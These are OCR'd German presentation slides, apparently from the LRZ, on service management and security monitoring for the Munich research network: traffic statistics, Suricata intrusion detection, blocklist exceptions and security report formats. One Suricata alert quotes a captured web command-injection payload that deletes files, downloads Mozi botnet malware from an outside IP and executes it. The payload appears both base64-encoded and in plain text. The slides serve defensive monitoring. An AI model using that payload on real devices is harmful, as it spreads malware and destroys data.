
Agenda

- Aufgaben eines NV
- Neues im MWN
- Dienste im MWN
  - Virtuelle Firewall
  - Secomat
  - Incident und Change Mangement
- Sicherheitsmonitoring

Incident und Change Management

- LRZ betreibt sein Service Management nach ISO/IEC 20000
- Störungen und Service Requests werden zentral über Tickets erfasst und bearbeitet
- Ticket über Servicedesk
  - https://servicedesk.lrz.de/
  - 089 / 35831 – 8800
  - (oder via Weiterleitung von status.lrz.de)
- Aus Service Request (z.B. Wunsch nach WLAN) wird ein LRZ-interner Change
  - Interne Koordination von Änderungen an der Infrastruktur

Incident-Selfservice




Agenda

- Aufgaben eines NV
- Neues im MWN
- Dienste im MWN
- Sicherheitsmonitoring
  - Security-Monitoring am X-WiN
  - Sperr-Management & NeSSI-Self-Service
  - Security-Meldungsformate

Agenda

- Aufgaben eines NV
- Neues im MWN
- Dienste im MWN
- Sicherheitsmonitoring
  - Security-Monitoring am X-WiN
  - Sperr-Management & NeSSI-Self-Service
  - Security-Meldungsformate

Security-Monitoring am X-WiN-Übergang



Monitoring des Verkehrs & Auswertung

- 400 Gbit/s Monitoring

- Taps anstatt Monitoring Ports

- Unsere Anforderungen:
  - Duplizieren
  - Load-Balancing
  - Filter pro Ausgang


→ IXIA Packet Broker

- Flowmon
  - Auswertung von Netflow Daten
  - Gut für Traffic Statistiken, Kommunikationsbeziehungen und Logging der Netzwerkverbindungen

- Suricata (Open-Source-Tool)
  - Network Intrusion Detection System (NIDS)

- Splunk
  - Regelbasierte, automatisierte Auswertung + SperrAPI

Flowmon



Top Network Services over TCP — Letzte 24 Stunden

	Port	IP-Protokoll	Bytes
1	https	6	78.77 TiB
2	ssh	6	17.40 TiB
3	http	6	12.94 TiB
4	51312	6	6.49 TiB
5	etlservicemgr	6	4.40 TiB
6	46452	6	3.11 TiB
7	35626	6	2.57 TiB
8	rootd	6	2.22 TiB
9	pcsync-https	6	1.99 TiB
10	51532	6	1.56 TiB
	Ausgeschlossenes Elemente		**0**
	Gesamter Datenverkehr		**177.85 …**

2023-06-08 11:00 - 2023-06-09 12:00

Top Source Autonomous Systems — Letzte 24 Stunden

	Quell-AS	Bits pro Sekunde	Bytes
1	Leibniz-Rechenzentrum	8.2 G	82.20 TiB
2	GOOGLE	2.2 G	22.62 TiB
3	FACEBOOK	832.6 M	8.37 TiB
4	Akamai International B.V.	687.3 M	6.90 TiB
5	Technische Universitaet Muenchen	590.8 M	5.94 TiB
6	0	590.1 M	5.93 TiB
7	FASTLY	534.1 M	5.35 TiB
8	Verein zur Foerderung eines Deutschen Forschungsnetzes e.V.	437.2 M	4.40 TiB
9	AS-SSI	438.9 M	4.38 TiB
10	UNIVERSIDADE DE SAO PAULO	536.1 M	4.34 TiB
	Oben	**15.3 G**	**150.43 …**
	Sonstige	**6.9 G**	**67.95 TiB**
	Ausgeschlossenes Elemente	**0**	**0**
	Gesamter Datenverkehr	**22.2 G**	**218.38 …**

2023-06-08 11:00 - 2023-06-09 12:00

Top Network Services over UDP — Letzte 24 Stunden

	Port	IP-Protokoll	Bytes
1	https	17	22.37 TiB
2	openvpn	17	1.41 TiB
3	dmidi	17	1.00 TiB
4	51820	17	857.00 …
5	scol	17	823.60 …
6	8801	17	787.92 …
7	16393	17	750.68 …
8	53147	17	606.04 …
9	cajo-discovery	17	533.53 …
10	stun-behavior	17	477.77 …
	Ausgeschlossenes Elemente		**0**
	Gesamter Datenverkehr		**35.90 TiB**

2023-06-08 11:00 - 2023-06-09 12:00

Aktive Geräte in Zeit — Letzte 24 Stunden (generische Zeitspanne)

Suricata Open-Source NIDS

Attempted Administrator Privilege Gain

14.06.21 19:21:01,722


```
{ [-]
   alert: { [+]
   }
   app_proto: http
   dest_ip: 129.187.   .
   dest_port: 80
   event_type: alert
   flow: { [+]
   }
   flow_id: 2125457176388126
   host: suricata-ng02
   hostname_info: { [+]
   }
   http: { [+]
   }
   in_iface: ens1np0
   payload: R0VUIC9zaGVsbD9jZCsvdG1wO3JtKy1yZisqO3dnZXQraHR0cDovLzE1MC4yNTUuOTQuMTgyOjU5MTA4L01vemkuYTtjaG1vZCs3NzcrTW96aS5hOy
   payload_printable: GET /shell?cd+/tmp;rm+-rf+*;wget+http://150.255.   .   :59108/Mozi.a;chmod+777+Mozi.a;/tmp/Mozi.a+jaws
```


Agenda

- Aufgaben eines NV
- Neues im MWN
- Dienste im MWN
- Sicherheitsmonitoring
  - Security-Monitoring am X-WiN
  - Sperr-Management & NeSSI-Self-Service
  - Security-Meldungsformate

Sperr-Management & NeSSI-Self-Service

- Verwaltung von Ausnahmelisteneinträgen nach Meldung durch NV
  - Verhindert automatische Sperrung von Firewall-/Gateway-Systemen
  - NVs weiterhin informiert (Subject: [AUSNAHMELISTE])
  - Gültigkeit von Einträgen
    - max. 1 Jahr
    - Automatische Erinnerungen zur Verlängerung

- NeSSI-Self-Service im Sperr-Management



Agenda

- Aufgaben eines NV
- Neues im MWN
- Dienste im MWN
- Sicherheitsmonitoring
  - Security-Monitoring am X-WiN
  - Sperr-Management & NeSSI-Self-Service
  - Security-Meldungsformate
    - Investigative Security-Meldungen
    - Shadowserver-Reports

Maximale Sicherheit mit minimalem Aufwand für die NV

Security-Meldungen und -Reports für Netzverantwortliche

Das LRZ
- scannt Maschinen,
- monitort Netzverkehr
- und verarbeitet Hinweise externer Scanner/Partner

Klassifizieren, filtern, aggregieren & anreichern der Ergebnisse

Relevante und hilfreiche Meldungen **an die NV**

Arten von Meldungen:

1. Investigative Security-Meldungen
2. Shadowserver-Reports
3. „SperrAPI“ und DFN-CERT Meldungen

Konkrete
- ✓ Handlungsanweisungen
- ✓ Umsetzungsempfehlungen
- ✓ Hintergrundinformationen

→ keine eigene Recherche mehr nötig


Agenda

- Aufgaben eines NV
- Neues im MWN
- Dienste im MWN
- Sicherheitsmonitoring
  - Security-Monitoring am X-WiN
  - Sperr-Management & NeSSI-Self-Service
  - Security-Meldungsformate
    - Investigative Security-Meldungen
    - Shadowserver-Reports

Investigative Securitymeldungen an Netzverantwortliche

Events von z.B.
- **Suricata LRZ Rules,**
- **IoC[1] Events,**
- **HTTP Logs**

z.B. C2-Traffic[2], Malware Downloads, CVE-Anfälligkeiten, oder Coin Mining



- **Infektionshergang & Malware-Informationen**
- **Handlungsempfehlungen**
- **Behebungshinweise**
- **Logs (mit Zeitstempel)**
- **Referenzen**

Zusammenarbeit & Feedback der NV

Detaillierte Security-meldungen mit relevanten Keywords im E-Mail Betreff

[1] IoC=Indicator of Compromise
[2] C2=Command and Control

Agenda

- Aufgaben eines NV
- Neues im MWN
- Dienste im MWN
- Sicherheitsmonitoring
  - Security-Monitoring am X-WiN
  - Sperr-Management & NeSSI-Self-Service
  - Security-Meldungsformate
    - Investigative Security-Meldungen
    - Shadowserver-Reports


Detaillierte Shadowserver-Reports für 